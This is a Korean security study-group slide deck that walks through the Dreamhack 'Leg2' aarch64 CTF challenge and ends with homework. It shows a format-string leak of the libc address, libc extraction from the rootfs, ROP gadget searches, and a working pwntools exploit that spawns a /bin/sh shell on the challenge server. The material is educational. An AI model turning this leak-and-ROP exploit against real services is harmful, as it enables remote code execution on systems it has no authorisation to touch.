SWING PWNABLE STUDY WEEK6

FOR 32ND

31기 육은서

LEG2

SWING

해당 문제는 GMDSOFT 채용 CTF 에 출제된 문제입니다.

문제 설명

Description

드림이는 ARM 의 세계에 첫 발을 내밀었어요!

```
Arch:     aarch64-64-little
RELRO:    Full RELRO
Stack:    No canary found
NX:       NX enabled
PIE:      PIE enabled
```

Translate

관련 키워드는 스포일러가 될 수 있으니 주의해 주세요!

5 LEVEL 5

Leg2


pwnable

958 83 2022.07.01. 09:00:00

rootfs	2022-06-23 오후 4:14
run.sh	2022-06-23 오후 4:14
chal	2022-06-23 오후 4:14
kernel	2022-06-23 오후 4:14

LEG2

SWING




```
BL              .printf
ADD             X0, SP, #0x110+var_100
MOV             W1, #0x200
BL              read_input
NOP
LDP             X29, X30, [SP+0x110+var_110],#0x110
RET
; } // starts at BD0
```

LEG2

SWING

FSB : 여기서 libc_base 주소 구하고

```
ykitty@YOUK-es6:~$ nc host8.dreamhack.games 14980
your name >  %p %p %p %p %p %p
Hi!  0xffffd14be010 0x2 0xffff8e9b8f4c 0xffffd14bdfc4 0xfffffffffffffff0 0
Let me know your message!
>
```

```
printf("your name > ");
read_input(name_pointer, 32LL);
printf("Hi! ");
printf(name_pointer);
putchar(10);
```

BOF : 여기서 ROP 트리거

```
---Type <return> to continue, or q <return> to quit---
   0x0000000000000c28 <+88>:    bl      0x860 <printf@plt>
   0x0000000000000c2c <+92>:    add     x0, sp, #0x10
   0x0000000000000c30 <+96>:    mov     w1, #0x200                      // #512
   0x0000000000000c34 <+100>:   bl      0xac4 <read_input>
   0x0000000000000c38 <+104>:   nop
   0x0000000000000c3c <+108>:   ldp     x29, x30, [sp], #272
   0x0000000000000c40 <+112>:   ret
End of assembler dump.
```

LEG2


```
End of assembler dump.
(gdb) disass vuln
Dump of assembler code for function vuln:
   0x0000000000000bd0 <+0>:     stp     x29, x30, [sp, #-272]!
   0x0000000000000bd4 <+4>:     mov     x29, sp
   0x0000000000000bd8 <+8>:     adrp    x0, 0x0
   0x0000000000000bdc <+12>:    add     x0, x0, #0xc80
   0x0000000000000be0 <+16>:    bl      0x860 <printf@plt>
   0x0000000000000be4 <+20>:    mov     w1, #0x20                       // #32
   0x0000000000000be8 <+24>:    adrp    x0, 0x12000
   0x0000000000000bec <+28>:    add     x0, x0, #0x40
   0x0000000000000bf0 <+32>:    bl      0xac4 <read_input>
   0x0000000000000bf4 <+36>:    adrp    x0, 0x0
   0x0000000000000bf8 <+40>:    add     x0, x0, #0xc90
   0x0000000000000bfc <+44>:    bl      0x860 <printf@plt>
   0x0000000000000c00 <+48>:    adrp    x0, 0x12000
   0x0000000000000c04 <+52>:    add     x0, x0, #0x40
   0x0000000000000c08 <+56>:    bl      0x860 <printf@plt>
   0x0000000000000c0c <+60>:    mov     w0, #0xa                        // #10
   0x0000000000000c10 <+64>:    bl      0x850 <putchar@plt>
   0x0000000000000c14 <+68>:    adrp    x0, 0x0
   0x0000000000000c18 <+72>:    add     x0, x0, #0xc98
   0x0000000000000c1c <+76>:    bl      0x860 <printf@plt>
   0x0000000000000c20 <+80>:    adrp    x0, 0x0
   0x0000000000000c24 <+84>:    add     x0, x0, #0xcb8
---Type <return> to continue, or q <return> to quit---
```

이부분이 FSB ~ leak되는 부분
그다음 명령중인 vuln+60에 BP

LEG2

SWING

```
(gdb) b *vuln+60
Breakpoint 1 at 0xaaaaaaaaac0c
(gdb) r
The program being debugged has been started already.
Start it from the beginning? (y or n) y
Starting program: /usr/bin/chal
your name > %p %p %p %p %p %p %p %p %p %p %p %p %p %p %p %p %p
Hi! 0xffffffffa50 0x2 0xffffff7f9df4c 0xffffffffa04 0xffffffffffffff0 0 0xaaaaaaaaac90 0xffffffffd10 0xaaaaaaaaac54 0
x1fb03ffe 0x6f@@@@@
Breakpoint 1, 0x0000aa
(gdb)  %p %p %p %p %p
Undefined command: "".  Try "help".
(gdb) info proc mappings
process 203
Mapped address spaces:

          Start Addr           End Addr       Size     Offset objfile
      0xaaaaaaaaa000     0xaaaaaaaab000     0x1000        0x0 /usr/bin/chal
      0xaaaaaaaabb000     0xaaaaaaaabc000     0x1000     0x1000 /usr/bin/chal
      0xaaaaaaaabc000     0xaaaaaaaabd000     0x1000     0x2000 /usr/bin/chal
      0xffffff7f57000     0xffffff7feb000    0x94000        0x0 /lib/libc.so
      0xffffff7ff9000     0xffffff7ffa000     0x1000        0x0 [vvar]
      0xffffff7ffa000     0xffffff7f
      0xffffff7ffb000     0xffffff7f
      0xffffff7ffd000     0xffffff80
      0xfffffffdf000    0x10000000
```

3번째 인수가 libc.so의 주소

```
(gdb) p/x 0x9d4fc-0x57000
$1 = 0x464fc
```

libc_leak - libc_base = offset

info proc mappings로 libc.so의 주소 범위 확인

LEG2


```
ykitty@YOUK-es6:~$ touch sol.py
ykitty@YOUK-es6:~$ code sol.py
Installing VS Code Server for Li
Downloading: 100%
Unpacking: 100%
Unpacked 2265 files and folders
Looking for compatibility check
elpers/check-requirements.sh
Running compatibility check scri
Compatibility check successful (
```

```python
from pwn import *

libc=ELF('./libc.so')

context.os = "linux"
# 이렇게 아키텍처 명시
context.arch = "arm"

p=remote('host8.dreamhack.games',14980)
p.sendlineafter(b'> ', b'%p %p %p')
r=p.recvline().decode().split()[-1]
libc_leak=int(r,16)
libc_base=libc_leak-0x46f4c

print(hex(libc_base))
```

LEG2


```
ykitty@YOUK-es6:~$ binwalk -e rootfs

DECIMAL       HEXADECIMAL     DESCRIPTION
--------------------------------------------------------------------------------
0             0x0             gzip compressed data, maximum compression, from Unix, last modified:
null date)
```

바이너리에 있는 libc.so 추출해서 rop를 구해야함
rootfs → binwalk로 추출 → cpio 아카이브 포맷

sudo apt-get install binwalk
binwalk -e rootfs

LEG2


```
ykitty@YOUK-es6:~$ cd _rootfs.extracted
ykitty@YOUK-es6:~/_rootfs.extracted$ file 0
0: ASCII cpio archive (SVR4 with no CRC)
```

```
ykitty@YOUK-es6:~/_rootfs.extracted$ file 0
0: ASCII cpio archive (SVR4 with no CRC)
ykitty@YOUK-es6:~/_rootfs.extracted$ cat 0 | cpio -idm
19565 blocks
ykitty@YOUK-es6:~/_rootfs.extracted$ ls
0  0.gz  bin  dev  etc  init  lib  lib64  linuxrc  media
ykitty@YOUK-es6:~/_rootfs.extracted$ cd lib
ykitty@YOUK-es6:~/_rootfs.extracted/lib$ cp libc.so ../..
ykitty@YOUK-es6:~/_rootfs.extracted/lib$ cd ../..
```

생성된 디렉토리 안 0 파일
cpio -idm으로 압축 해제
libc.so는 lib 디렉토리에 존재

LEG2


```
ykitty@YOUK-es6:~$ ropper --file libc.so --inst-count 5 --nocolor | grep "ldr x0" | grep "x30"
[INFO] Load gadgets from cache
[LOAD] loading... 100%
[LOAD] removing double gadgets... 100%
0x000000000003c0fc: add x1, x1, #0x238; bl 0x3c194; ldr x0, [sp, #0x18]; ldp x19, x30, [sp], #0x30; ret;
0x000000000003cae0: add x1, x1, #0x278; bl 0x3cb60; ldr x0, [sp, #0x18]; ldp x19, x30, [sp], #0x20; ret;
0x000000000003cb4c: add x2, x2, #0x278; bl 0x3c668; ldr x0, [sp, #0x18]; ldr x30, [sp], #0x20; ret;
0x0000000000045088: add x3, sp, #0x18; bl 0x44f84; ldr x0, [sp, #0x18]; ldr x30, [sp], #0x20; ret;
0x000000000001f450: b.hi 0x1f458; ldr x0, [sp, #0x18]; ldp x19, x30, [sp], #0x60; ret;
0x000000000003c144: bl 0x3bb3c; ldr x0, [sp, #0x18]; ldp x19, x30, [sp], #0x20; ret;
0x000000000003c100: bl 0x3c194; ldr x0, [sp, #0x18]; ldp x19, x30, [sp], #0x30; ret;
0x000000000003ba8c: bl 0x3c194; ldr x0, [sp, #0x18]; ldp x19, x30, [sp], #0x60; ret;
0x000000000003cb1c: bl 0x3c668; ldr x0, [sp, #0x18]; ldr x30, [sp], #0x20; ret;
0x000000000003cae4: bl 0x3cb60; ldr x0, [sp, #0x18]; ldr x30, [sp], #0x30; csinv x0, x
0x000000000003babc: bl 0x3cb60; ldr x0, [sp, #0x18]; ldr x30, [sp], #0x30; ret;
0x000000000004508c: bl 0x44f84; ldr x0, [sp, #0x18]; str w0, [x19]; mov w0, #0; ldp x1
0x0000000000021fc8: cmp w0, #0x3b; ldr x
0x000000001b150: ldp x19, x20, [sp], #0x30; b 0x52708; ldr x0, [x0]; ret;
0x000000058d40: ldr x0, [sp, #0x10]; cbz x19, 0x58d4c; str x0, [x19]; ldp x19, x30, [sp], #0x20; ret;
0x00000000000349d8: ldr x0, [sp, #0x10]; ldr x30, [sp], #0x20; csel x0, x0, xzr, ge; ret;
0x000000000003c104: ldr x0, [sp, #0x18]; ldp x19, x30, [sp], #0x30; ret;
```

ROPgadget --binary libc.so --depth 5 | grep "ldr x0" | grep x30

or...

ropper --file libc.so --inst-count 5 --nocolor | grep "ldr x0" | grep "x30"

LEG2


```
gadget=libc_base+0x000000000003bac0
libc.address=libc_base

payload=b'A'*0x100
payload+=b'B'*0x8 #sfp, 64버전이니까 8바이트
payload+=p64(gadget) # ret를 gadget 주소로
# ldr x0, [sp, #0x18]; ldr x30, [sp], #0x20; ret;
payload+=p64(libc.symbols['system']) #[sp]에 ret
# 0x18 -> 24인데 system이 8바이트 차이가 나니까 16바이트를 더미로
payload+= b'C' * 16 #[sp,#0x18]와 [sp] 사이 16바이트를 채워줘야 함
payload+=p64(list(libc.search(b'/bin/sh\00'))[0]) #[sp,#0x18]에 bin/sh\00이 존재해야함

p.sendlineafter(b'> ',payload)
p.interactive()
```

과제

과제 1) arm64 호출규약 문서화

- 프롤로그, 에필로그 코드 정리 (실습 사진 첨부는 선택)
- Pointer Authentication Code 개념 포함하기
- arm32와 비교한 표 삽입하기 (직접 문서화)

과제 2) dreamhack: leg2 직접 풀기

과제 3) dreamhack: arm training-last 풀기

과제 4) dreamhack: format string bug 풀기

25일 화요일 23:59까지 제출